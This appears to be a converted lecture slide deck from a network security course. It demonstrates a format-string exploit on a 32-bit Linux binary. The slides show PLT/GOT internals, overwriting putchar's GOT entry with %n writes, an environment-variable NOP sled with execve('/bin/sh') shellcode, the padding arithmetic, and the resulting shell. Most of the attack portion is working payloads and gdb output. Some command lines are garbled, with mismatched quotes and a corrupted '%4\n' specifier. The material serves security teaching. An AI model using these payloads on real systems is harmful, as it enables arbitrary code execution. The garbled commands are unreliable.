
```
PLT[0]:  
  call resolver  
...  
PLT[n]: ←  
  jmp *GOT[n]  
  prepare resolver  
  jmp PLT[0]
```

GOT:

```
...  
GOT[n]:  
  → <addr>
```

Code:

```
func:  
...  
...
```



Dump of assembler code for function putchar:

```
0xb7e886e0 <+0>:      sub     $0x2c,%esp
0xb7e886e3 <+3>:      mov     %ebx,0x1c(%esp)
0xb7e886e7 <+7>:      call    0xb7f4aee3
0xb7e886ec <+12>:     add     $0x13d908,%ebx
0xb7e886f2 <+18>:     mov     %esi,0x20(%esp)
0xb7e886f6 <+22>:     mov     %edi,0x24(%esp)
0xb7e886fa <+26>:     mov     0x30(%esp),%edi
0xb7e886fe <+30>:     mov     %ebp,0x28(%esp)
0xb7e88702 <+34>:     mov     0xdac(%ebx),%esi
0xb7e88708 <+40>:     mov     (%esi),%eax
0xb7e8870a <+42>:     mov     %esi,%ecx
0xb7e8870c <+44>:     and     $0x8000,%eax
0xb7e88711 <+49>:     jne     0xb7e8874b <putchar+107>
0xb7e88713 <+51>:     mov     0x48(%esi),%edx
0xb7e88716 <+54>:     mov     %gs:0x8,%ebp
0xb7e8871d <+61>:     cmp     0x8(%edx),%ebp
0xb7e88720 <+64>:     je      0xb7e88747 <putchar+103>
0xb7e88722 <+66>:     mov     $0x1,%ecx
0xb7e88727 <+71>:     cmpl    $0x0,%gs:0xc
0xb7e8872f <+79>:     je      0xb7e88732 <putchar+82>
0xb7e88731 <+81>:     lock   cmpxchg %ecx,(%edx)
0xb7e88735 <+85>:     jne     0xb7e887f5
0xb7e8873b <+91>:     mov     0x48(%esi),%edx
```

Partial dump of disass
output of putchar

Moving on...

```
$ objdump -R format
```

```
format:      file format elf32-i386
```

DYNAMIC RELOCATION RECORDS


| OFFSET | TYPE | VALUE |
|----------|-----------------|-------------------|
| 08049ff0 | R_386_GLOB_DAT | __gmon_start__ |
| 0804a000 | R_386_JUMP_SLOT | printf |
| 0804a004 | R_386_JUMP_SLOT | strcpy |
| 0804a008 | R_386_JUMP_SLOT | __gmon_start__ |
| 0804a00c | R_386_JUMP_SLOT | __libc_start_main |
| 0804a010 | R_386_JUMP_SLOT | putchar |



The location 0x0804a010 is a writable location

Recall: Stack Representation

User control these values;
These come from the input
They are the 4th and 5th values in the printf



| | |
|-------------------|------------|
| 0x42424242 | 0xbffff094 |
| 0x41414141 | 0xbffff090 |
| 0xb7eb8269 | |
| 0x00000001 | |
| 0xbffff348 | |
| 0xbffff094 | 0xbffff080 |

What if 0x41414141
is replaced with a
valid address such
as 0x0804a010?

Recall: Stack Representation

What if `0x0804a010`
contains address of
env var



Replacing AAAA with Address

```
gdb-peda$ x/x 0x0804a010
```

```
0x804a010 <putchar@got.plt>:          0x08048386
```

```
gdb-peda$ r $(python -c 'print "\x10\xa0\x04\x08"')-%4$n
```

```
Stopped reason: SIGSEGV
```

```
0x00000005 in ?? ()
```

```
gdb-peda$ x/x 0x0804a010
```

```
0x804a010 <putchar@got.plt>:          0x00000005
```

```
gdb-peda$ r $(python -c 'print "\x10\xa0\x04\x08"')-%10u-%4\n
```

```
Stopped reason: SIGSEGV
```

```
0x00000010 in ?? ()
```

```
gdb-peda$ x/x 0x0804a010
```

```
0x804a010 <putchar@got.plt>:          0x10
```

Shellcode In Env Var

```
export EGG=$(python -c 'print "\x90"*500 +
"\x31\xC0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"' );
```

```
gdb-peda$ searchmem EGG
```

Searching for 'EGG' in: None ranges

Found 1 results, display max 1 items:

```
[stack] : 0xbffff447
```

[illegible]

Assuming an offset 0xbffff600

Examine offset 0xbffff600

```
gdb-peda$ x/10i 0xbffff600
```

```
0xbffff600: nop
```

```
0xbffff601: nop
```

```
0xbffff602: nop
```

```
0xbffff603: nop
```

```
0xbffff604: nop
```

```
0xbffff605: nop
```

```
0xbffff606: nop
```

```
0xbffff607: nop
```

```
0xbffff608: nop
```

```
0xbffff609: nop
```

Next Step: Write 0xbffff600 into the the GOT entry

How to write the address

- Now we write 0xbffff600 into the the GOT entry.
- Write to 0x804a010
- Write to 0x804a012

| 0x0804a012 | 0x0804a010 |
|------------|------------|
| 0xBFFF | 0xF600 |

```
$(python -c 'print  
"\x10\xa0\x04\x08"+ "\x12\xa0\x04\x08"')
```

Write to 0x804a010

```
$(python -c 'print
"\x10\xa0\x04\x08"+'\x12\xa0\x04\x08"' )-%Xu-%4\
$n
```

What should be the value of **X** to get 0xF600?

$$0xF600 - 0xA = 0xF5F6 = 62966$$

Run the command:

```
r $(python -c 'print "\x10\xa0\x04\x08" +
"\x12\xa0\x04\x08"' )-%62966u-%4\ $n
```

Stackdump at break 10

```
gdb-peda$ x/20wx $esp
```

| | | | | |
|-------------|-------------------|-------------------|------------|------------|
| 0xbffff080: | 0x0000000a | 0xbffff34c | 0x00000001 | 0xb7eb8269 |
| 0xbffff090: | 0x0804a010 | 0x0804a012 | 0x3236252d | 0x75363639 |
| 0xbffff0a0: | 0x2434252d | 0x0000006e | 0x00000000 | 0xb7e53043 |
| 0xbffff0b0: | 0x0804827b | 0x00000000 | 0x00ca0000 | 0x00000001 |
| 0xbffff0c0: | 0xbffff327 | 0x0000002f | 0xbffff11c | 0xb7fc5ff4 |

Run the command

```
r $(python -c 'print "\x10\xa0\x04\x08" +  
"\x12\xa0\x04\x08"' )-%62966u-%4$n
```

Stopped reason: SIGSEGV
0x0000f600 in ?? ()

Write to 0x804a012

```
r $(python -c 'print "\x10\xa0\x04\x08" +  
"\x12\xa0\x04\x08" ' )-%62966u-%4\$n%5\$n
```


Stopped reason: SIGSEGV

0xf600f600 in ?? ()

Value to Write to 0x804a012

Math:

1. What is an alternative math given the image below?



$$0x1BFFF - 0xF600 = 0xC9FF = 51711$$

Shell!!!

- `./format $(python -c print
"\x10\xa0\x04\x08"+" \x12\xa0\x04\x08")-
%62966u-%4$u%51711u%5$u`

\$ pwd

/home/vol/netsec/formatstring

\$ ls

a.out envaddr example.c example1.c exploit.py format format.c log readme.txt shellcode shellcode.c

\$

Find pattern of Nops in Stack

```
(gdb) find $esp, $esp+2000, 0x90909090
0xbffff44c
0xbffff44d
0xbffff44e
0xbffff44f
0xbffff450
0xbffff451
0xbffff452
0xbffff453
0xbffff454
0xbffff455
0xbffff456
0xbffff457
0xbffff458
0xbffff459
0xbffff45a
0xbffff45b
0xbffff45c
0xbffff45d
0xbffff45e
```

Fate whispers to the
warrior,
"You can not
withstand the storm."
The warrior whispers
back,
"I am the storm."

T
H
A
N
K
Y
O
U